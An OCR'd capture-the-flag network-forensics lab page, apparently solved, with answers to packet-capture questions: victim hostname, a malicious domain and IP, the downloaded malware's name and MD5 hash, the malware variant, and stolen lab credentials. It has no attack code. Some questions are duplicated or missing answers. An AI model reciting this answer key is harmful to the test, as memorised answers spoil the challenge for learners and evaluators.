
22.Which malware variant exfiltrated the data?


-> Reborn v9





23.What are the bankofamerica access credentials? (username:password)


-> roman.mcguire: P@ssw0rd$






22/24 Questions
Q1
Solved : 4199
How many packets does the capture have?
****
4003
Hints
Submit
Q2
Solved : 3813
At what time was the first packet captured?
****-**-** **:**:** ***
2019-04-10 20:37:07 utc
Hints
Submit
Q3
Solved : 3899
What is the duration of the capture?
::**
01:03:41
Hints
Submit
Q4
Solved : 3863
What is the most active computer at the link level?
::**:**:**:**
00:08:02:1c:47:ae
Hints
Submit


Q5
Solved : 3758
Manufacturer of the NIC of the most active system at the link level?
*******_*******
Hewlett Packard
Hints
Submit
Q6
Solved : 3674
Where is the headquarter of the company that manufactured the NIC of the most active computer at the link level?
**** ****
Palo Alto
Hints
Submit
Q7
Solved : 3617
The organization works with private addressing and netmask /24. How many computers in the organization are involved in the capture?
*
3
Hints
Submit
Q8
Solved : 3566
What is the name of the most active computer at the network level?
*******-****-**
Beijing-5cd1-PC
Hints
Submit
Q9
Solved : 3611
What is the IP of the organization's DNS server?


Q10
Solved : 3598
What domain is the victim asking about in packet 204?
********_********.***
proforma-invoices.com
Hints
Submit
Q11
Solved : 3537
What is the IP of the domain in the previous question?
..***.***
217.182.138.150
Hints
Submit
Q12
Solved : 3513
Indicate the country to which the IP in the previous section belongs.
******
France
Hints
Submit


Q12
Solved : 3513
Indicate the country to which the IP in the previous section belongs.
******
France
Hints
Submit
Q13
Solved : 3406
What operating system does the victim's computer run?
******* ** *.*
windows NT 6.1
Hints
Submit
Q14
Solved : 3461
What is the name of the malicious file downloaded by the accountant?
*****_**********.***
tkraw_Protected99.exe
Hints
Submit
Q15
Solved : 3289
What is the md5 hash of the downloaded file?
MD5 Hash
71826ba081e303866ce2a2534491a2f7
Hints
Submit
Q16
Solved : 3222





All questions are solved correctly.